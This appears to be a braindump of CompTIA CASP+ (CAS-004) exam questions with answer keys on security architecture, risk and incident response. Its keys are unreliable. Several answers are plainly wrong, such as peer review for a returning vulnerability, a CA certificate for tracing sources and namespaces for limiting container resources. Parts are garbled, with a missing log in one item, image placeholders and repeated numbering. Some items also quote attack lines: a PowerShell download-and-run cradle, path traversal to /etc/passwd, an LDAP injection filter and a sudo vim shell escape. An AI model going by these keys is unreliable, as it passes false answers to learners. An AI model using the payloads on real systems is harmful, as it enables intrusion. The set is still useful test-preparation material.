



CompTIA

Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

NEW QUESTION 1

Which of the following BEST sets expectation between the security team and business units within an organization?

- A. Risk assessment
- B. Memorandum of understanding
- C. Business impact analysis
- D. Business partnership agreement
- E. Services level agreement

Answer: C

NEW QUESTION 2

A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

- Be efficient at protecting the production environment
- Not require any change to the application
- Act at the presentation layer

Which of the following techniques should be used?

- A. Masking
- B. Tokenization
- C. Algorithmic
- D. Random substitution

Answer: A

NEW QUESTION 3

An attacker infiltrated an electricity-generation site and disabled the safety instrumented system. Ransomware was also deployed on the engineering workstation. The environment has back-to-back firewalls separating the corporate and OT systems. Which of the following is the MOST likely security consequence of this attack?

- A. A turbine would overheat and cause physical harm.
- B. The engineers would need to go to the historian.
- C. The SCADA equipment could not be maintained.
- D. Data would be exfiltrated through the data diodes.

Answer: A

NEW QUESTION 4

A security consultant needs to protect a network of electrical relays that are used for monitoring and controlling the energy used in a manufacturing facility. Which of the following systems should the consultant review before making a recommendation?

- A. CAN
- B. ASIC
- C. FPGA
- D. SCADA

Answer: D

NEW QUESTION 5

A company wants to quantify and communicate the effectiveness of its security controls but must establish measures. Which of the following is MOST likely to be included in an effective assessment roadmap for these controls?

- A. Create a change management process.
- B. Establish key performance indicators.
- C. Create an integrated master schedule.
- D. Develop a communication plan.
- E. Perform a security control assessment.

Answer: C

NEW QUESTION 6

After a security incident, a network security engineer discovers that a portion of the company's sensitive external traffic has been redirected through a secondary ISP that is not normally used.

Which of the following would BEST secure the routes while allowing the network to function in the event of a single provider failure?

- A. Disable BGP and implement a single static route for each internal network.
- B. Implement a BGP route reflector.
- C. Implement an inbound BGP prefix list.
- D. Disable BGP and implement OSPF.

Answer: C

Explanation:

Defenses against BGP hijacks include IP prefix filtering, meaning IP address announcements are sent and accepted only from a small set of well-defined autonomous systems, and monitoring Internet traffic to identify signs of abnormal traffic flows.

NEW QUESTION 7

The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:

- * Transaction being requested by unauthorized individuals.
- * Complete discretion regarding client names, account numbers, and investment information.
- * Malicious attackers using email to malware and ransomware.
- * Exfiltration of sensitive company information.

The cloud-based email solution will provide anti-malware reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

- A. Data loss prevention
- B. Endpoint detection response
- C. SSL VPN
- D. Application whitelisting

Answer: A

NEW QUESTION 8

A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

- A. Business impact rating
- B. CVE dates
- C. CVSS scores
- D. OVAL

Answer: A

NEW QUESTION 9

Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.

Which of the following would be the BEST option to implement?

- A. Distributed connection allocation
- B. Local caching
- C. Content delivery network
- D. SD-WAN vertical heterogeneity

Answer: C

NEW QUESTION 10

An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue. However, when the application is released to the public, report come in that a previously vulnerability has returned. Which of the following should the developer integrate into the process to BEST prevent this type of behavior?

- A. Peer review
- B. Regression testing
- C. User acceptance
- D. Dynamic analysis

Answer: A

NEW QUESTION 10

A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString ('https://content.comptia.org/casp/whois.psl');whois

Which of the following security controls would have alerted and prevented the next phase of the attack?

- A. Antivirus and UEBA
- B. Reverse proxy and sandbox
- C. EDR and application approved list
- D. Forward proxy and MFA

Answer: C

Explanation:

An EDR and whitelist should protect from this attack.

NEW QUESTION 12

Which of the following is the MOST important security objective when applying cryptography to control messages that tell an ICS how much electrical power to output?

- A. Importing the availability of messages
- B. Ensuring non-repudiation of messages
- C. Enforcing protocol conformance for messages
- D. Assuring the integrity of messages

Answer: D

NEW QUESTION 15

An auditor is reviewing the logs from a web application to determine the source of an incident. The web application architecture includes an Internet-accessible application load balancer, a number of web servers in a private subnet, application servers, and one database server in a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

Web server logs

```
192.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET ../../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
192.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/" HTTP/1.1" 200 453 Safari/536.36
```

Application server logs

```
14/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not match a known local user. Querying DB
14/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin processing
```

Database server logs

```
14/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size' unassigned value 0 adjusted to 2048
14/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is self signed.
```

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

- A. Enable the x-Forwarded-For header at the load balancer.
- B. Install a software-based HIDS on the application servers.
- C. Install a certificate signed by a trusted CA.
- D. Use stored procedures on the database server.
- E. Store the value of the \$_SERVER (' REMOTE_ADDR ') received by the web servers.

Answer: C

NEW QUESTION 18

During a system penetration test, a security engineer successfully gained access to a shell on a Linux host as a standard user and wants to elevate the privilege levels.

Which of the following is a valid Linux post-exploitation method to use to accomplish this goal?

- A. Spawn a shell using sudo and an escape string such as `sudo vim -c '!sh'`.
- B. Perform ASIC password cracking on the host.
- C. Read the `/etc/passwd` file to extract the usernames.
- D. Initiate unquoted service path exploits.
- E. Use the UNION operator to extract the database schema.

Answer: A

NEW QUESTION 23

An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:

Unstructured data being exfiltrated after an employee leaves the organization
Data being exfiltrated as a result of compromised credentials

Sensitive information in emails being exfiltrated

Which of the following solutions should the security team implement to mitigate the risk of data loss?

- A. Mobile device management, remote wipe, and data loss detection
- B. Conditional access, DoH, and full disk encryption
- C. Mobile application management, MFA, and DRM
- D. Certificates, DLP, and geofencing

Answer: A

NEW QUESTION 24

A development team created a mobile application that contacts a company's back-end APIs housed in a PaaS environment. The APIs have been experiencing high processor utilization due to scraping activities. The security engineer needs to recommend a solution that will prevent and remedy the behavior.

Which of the following would BEST safeguard the APIs? (Choose two.)

- A. Bot protection
- B. OAuth 2.0
- C. Input validation
- D. Autoscaling endpoints
- E. Rate limiting
- F. CSRF protection

Answer: DE

NEW QUESTION 25

A large telecommunications equipment manufacturer needs to evaluate the strengths of security controls in a new telephone network supporting first responders.

Which of the following techniques would the company use to evaluate data confidentiality controls?

- A. Eavesdropping
- B. On-path
- C. Cryptanalysis
- D. Code signing
- E. RF sidelobe sniffing

Answer: A

NEW QUESTION 28

A help desk technician just informed the security department that a user downloaded a suspicious file from internet explorer last night. The user confirmed accessing all the files and folders before going home from work. the next morning, the user was no longer able to boot the system and was presented a screen with a phone number. The technician then tries to boot the computer using wake-on-LAN, but the system would not come up. which of the following explains why the computer would not boot?

- A. The operating system was corrupted.
- B. SELinux was in enforced status.
- C. A secure boot violation occurred.
- D. The disk was encrypted.

Answer: A

NEW QUESTION 32

Technicians have determined that the current server hardware is outdated, so they have decided to throw it out. Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be recovered?

- A. Drive wiping
- B. Degaussing
- C. Purging
- D. Physical destruction

Answer: B

NEW QUESTION 34

A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

Must have a minimum of 15 characters Must use one number

Must use one capital letter

Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

- A. Shared accounts
- B. Password complexity
- C. Account lockout
- D. Password history
- E. Time-based logins

Answer: C

NEW QUESTION 39

A company is migrating from company-owned phones to a BYOD strategy for mobile devices. The pilot program will start with the executive management team and be rolled out to the rest of the staff in phases. The company's Chief Financial Officer loses a phone multiple times a year.

Which of the following will MOST likely secure the data on the lost device?

- A. Require a VPN to be active to access company data.
- B. Set up different profiles based on the person's risk.
- C. Remotely wipe the device.
- D. Require MFA to access company applications.

Answer: D

NEW QUESTION 44

A cybersecurity analyst discovered a private key that could have been exposed.

Which of the following is the BEST way for the analyst to determine if the key has been compromised?

- A. HSTS
- B. CRL
- C. CSRs
- D. OCSP

Answer: C

NEW QUESTION 47

A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

- A. Implement strict three-factor authentication.
- B. Implement least privilege policies
- C. Switch to one-time or all user authorizations.
- D. Strengthen identify-proofing procedures

Answer: A

NEW QUESTION 51

A security engineer has been asked to close all non-secure connections from the corporate network. The engineer is attempting to understand why the corporate UTM will not allow users to download email via IMAPS. The engineer formulates a theory and begins testing by creating the firewall ID 58, and users are able to download emails correctly by using IMAP instead. The network comprises three VLANs:

- VLAN 30	Guest networks	192.168.20.0/25
- VLAN 20	Corporate user network	192.168.0.0/28
- VLAN 110	Corporate server network	192.168.0.16/29

The security engineer looks at the UTM firewall rules and finds the following:

Rule active	Firewall ID	Source	Destination	Ports	Action	TLS decryption
Yes	58	VLAN 20	15.22.33.45	143	Allow and log	Enabled
Yes	33	VLAN 30	Any	80, 443,	Allow and log	Disabled
Yes	22	VLAN 110	VLAN 20	Any	Allow and log	Disabled
No	21	VLAN 20	15.22.33.45	990	Allow and log	Disabled
Yes	20	VLAN 20	VLAN 110	Any	Allow and log	Enabled
Yes	19	VLAN 20	Any	993, 587	Allow and log	Enabled

Which of the following should the security engineer do to ensure IMAPS functions properly on the corporate user network?

- A. Contact the email service provider and ask if the company IP is blocked.
- B. Confirm the email server certificate is installed on the corporate computers.
- C. Make sure the UTM certificate is imported on the corporate computers.
- D. Create an IMAPS firewall rule to ensure email is allowed.

Answer: D

NEW QUESTION 55

A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the company's internal WIFI, the company plans to configure WPA2 Enterprise in an EAP- TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

- A. Active Directory OPOs
- B. PKI certificates
- C. Host-based firewall
- D. NAC persistent agent

Answer: B

NEW QUESTION 58

An administrator at a software development company would like to protect the integrity Of the company's applications with digital signatures. The developers report that the signing process keeps failing on all applications. The same key pair used for signing, however, is working properly on the website, is valid, and is issued by a trusted CA. Which of the following is MOST likely the cause of the signature failing?

- A. The NTP server is set incorrectly for the developers.
- B. The CA has included the certificate in its CRL_
- C. The certificate is set for the wrong key usage.
- D. Each application is missing a SAN or wildcard entry on the certificate.

Answer: C

NEW QUESTION 62

As part of its risk strategy, a company is considering buying insurance for cybersecurity incidents. Which of the following BEST describes this kind of risk response?

- A. Risk rejection
- B. Risk mitigation
- C. Risk transference
- D. Risk avoidance

Answer: C

NEW QUESTION 65

A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells. Which of the following techniques will MOST likely meet the business's needs?

- A. Performing deep-packet inspection of all digital audio files
- B. Adding identifying filesystem metadata to the digital audio files
- C. Implementing steganography
- D. Purchasing and installing a DRM suite

Answer: D

NEW QUESTION 66

An organization is deploying a new, online digital bank and needs to ensure availability and performance. The cloud-based architecture is deployed using PaaS and SaaS solutions, and it was designed with the following considerations:

- Protection from DoS attacks against its infrastructure and web applications is in place.
- Highly available and distributed DNS is implemented.
- Static content is cached in the CDN.
- A WAF is deployed inline and is in block mode.
- Multiple public clouds are utilized in an active-passive architecture.

With the above controls in place, the bank is experiencing a slowdown on the unauthenticated payments page. Which of the following is the MOST likely cause?

- A. The public cloud provider is applying QoS to the inbound customer traffic.
- B. The API gateway endpoints are being directly targeted.
- C. The site is experiencing a brute-force credential attack.
- D. A DDoS attack is targeted at the CDN.

Answer: C

NEW QUESTION 70

A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation:? (Select TWO.)

- A. Outdated escalation attack
- B. Privilege escalation attack
- C. VPN on the mobile device
- D. Unrestricted email administrator accounts
- E. Chief use of UDP protocols
- F. Disabled GPS on mobile devices

Answer: CF

NEW QUESTION 72

An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

- A. Document interpolation
- B. Regular expression pattern matching
- C. Optical character recognition functionality
- D. Baseline image matching
- E. Advanced rasterization
- F. Watermarking

Answer: AC

NEW QUESTION 77

A forensic investigator would use the foremost command for:

- A. cloning disks.
- B. analyzing network-captured packets.
- C. recovering lost files.
- D. extracting features such as email addresses

Answer: C

NEW QUESTION 81

A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior management team would like to address these issues without interrupting existing processes.

Which of the following should a security architect recommend?

- A. A DLP program to identify which files have customer data and delete them
- B. An ERP program to identify which processes need to be tracked
- C. A CMDB to report on systems that are not configured to security baselines
- D. A CRM application to consolidate the data and provision access based on the process and need

Answer: D

NEW QUESTION 83

An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items. Which of the following phases establishes the identification and prioritization of critical systems and functions?

- A. Review a recent gap analysis.
- B. Perform a cost-benefit analysis.
- C. Conduct a business impact analysis.
- D. Develop an exposure factor matrix.

Answer: C

NEW QUESTION 84

During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.

Which of the following processes would BEST satisfy this requirement?

- A. Monitor camera footage corresponding to a valid access request.
- B. Require both security and management to open the door.
- C. Require department managers to review denied-access requests.
- D. Issue new entry badges on a weekly basis.

Answer: B

NEW QUESTION 86

A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

- A. Availability
- B. Data sovereignty
- C. Geography
- D. Vendor lock-in

Answer: B

NEW QUESTION 87

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

- * 1- There will be a \$20,000 per day revenue loss for each day the system is delayed going into production.
- * 2- The inherent risk is high.
- * 3- The residual risk is low.
- * 4- There will be a staged deployment to the solution rollout to the contact center.

Which of the following risk-handling techniques will BEST meet the organization's requirements?

- A. Apply for a security exemption, as the risk is too high to accept.
- B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

Answer: A

NEW QUESTION 91

A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.

Which of the following should the security engineer do to BEST manage the threats proactively?

- A. Join an information-sharing community that is relevant to the company.
- B. Leverage the MITRE ATT&CK framework to map the TTR.
- C. Use OSINT techniques to evaluate and analyze the threats.
- D. Update security awareness training to address new threats, such as best practices for data security.

Answer: C

NEW QUESTION 95

A security analyst discovered that the company's WAF was not properly configured. The main web server was breached, and the following payload was found in one of the malicious requests:

```
(&(objectClass=*)(objectClass=*))(&(objectClass=void)(type=admin))
```

Which of the following would BEST mitigate this vulnerability?

- A. Network intrusion prevention
- B. Data encoding
- C. Input validation
- D. CAPTCHA

Answer: C

NEW QUESTION 99

A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:

Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

- A. Add the objects of concern to the default context.
- B. Set the devices to enforcing
- C. Create separate domain and context files for irc.
- D. Rebuild the policy, reinstall, and test.

Answer: B

NEW QUESTION 103

A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN. Which of the following solutions does this describe?

- A. Full tunneling
- B. Asymmetric routing
- C. SSH tunneling
- D. Split tunneling

Answer: A

Explanation:

The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel.

<https://cybernews.com/what-is-vpn/split-tunneling/>

NEW QUESTION 104

A business wants to migrate its workloads from an exclusively on-premises IT infrastructure to the cloud but cannot implement all the required controls. Which of the following BEST describes the risk associated with this implementation?

- A. Loss of governance
- B. Vendor lockout
- C. Compliance risk
- D. Vendor lock-in

Answer: C

NEW QUESTION 105

A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?

- A. HSTS
- B. TLS 1.2
- C. Certificate pinning
- D. Client authentication

Answer: A

NEW QUESTION 110

A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a "Contact US" form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign or if this is a potential incident. Which of the following would BEST assist the analyst?

- A. Ensuring proper input validation is configured on the "Contact US" form
- B. Deploy a WAF in front of the public website
- C. Checking for new rules from the inbound network IPS vendor
- D. Running the website log files through a log reduction and analysis tool

Answer: D

NEW QUESTION 113

A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../../etc/passwd
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

- A. Installing a network firewall
- B. Placing a WAF inline
- C. Implementing an IDS
- D. Deploying a honeypot

Answer: B

NEW QUESTION 114

A company Invested a total of \$10 million for a new storage solution Installed across live on-site datacenters. Fifty percent of the cost of this Investment was for solid-state storage. Due to the high rate of wear on this storage, the company is estimating that 5% will need to be replaced per year. Which of the following is the ALE due to storage replacement?

- A. \$50,000
- B. \$125,000
- C. \$250,000
- D. \$500,000
- E. \$51,000,000

Answer: C

NEW QUESTION 116

A security analyst is researching containerization concepts for an organization. The analyst is concerned about potential resource exhaustion scenarios on the Docker host due to a single application that is overconsuming available resources.

Which of the following core Linux concepts BEST reflects the ability to limit resource allocation to containers?

- A. Union filesystem overlay
- B. Cgroups
- C. Linux namespaces
- D. Device mapper

Answer: C

NEW QUESTION 121

A company hired a third party to develop software as part of its strategy to be quicker to market. The company's policy outlines the following requirements:

The credentials used to publish production software to the container registry should be stored in a secure location.

Access should be restricted to the pipeline service account, without the ability for the third-party developer to read the credentials directly.

Which of the following would be the BEST recommendation for storing and monitoring access to these shared credentials?

- A. TPM
- B. Local secure password file
- C. MFA
- D. Key vault

Answer: D

NEW QUESTION 123

A company has decided to purchase a license for software that is used to operate a mission-critical process. The third-party developer is new to the industry but is delivering what the company needs at this time.

Which of the following BEST describes the reason why utilizing a source code escrow will reduce the operational risk to the company if the third party stops supporting the application?

- A. The company will have access to the latest version to continue development.
- B. The company will be able to force the third-party developer to continue support.
- C. The company will be able to manage the third-party developer's development process.
- D. The company will be paid by the third-party developer to hire a new development team.

Answer: A

NEW QUESTION 128

A security is assisting the marketing department with ensuring the security of the organization's social media platforms. The two main concerns are:

The Chief marketing officer (CMO) email is being used department wide as the username The password has been shared within the department

Which of the following controls would be BEST for the analyst to recommend?

- A. Configure MFA for all users to decrease their reliance on other authentication.
- B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
- C. Create multiple social media accounts for all marketing user to separate their actions.
- D. Ensure the password being shared is sufficiently and not written down anywhere.

Answer: A

NEW QUESTION 129

A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

- A. Increased network latency
- B. Unavailable of key escrow

- C. Inability to selected AES-256 encryption
- D. Removal of user authentication requirements

Answer: A

NEW QUESTION 133


An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS

Review the following scenarios and instructions. Match each relevant finding to the affected host.

After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.

Each finding may be used more than once.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:



A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.

Corrective Action

Modify the BGP configuration

NEW QUESTION 134

Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

- A. Key sharing
- B. Key distribution
- C. Key recovery
- D. Key escrow

Answer: D

NEW QUESTION 136

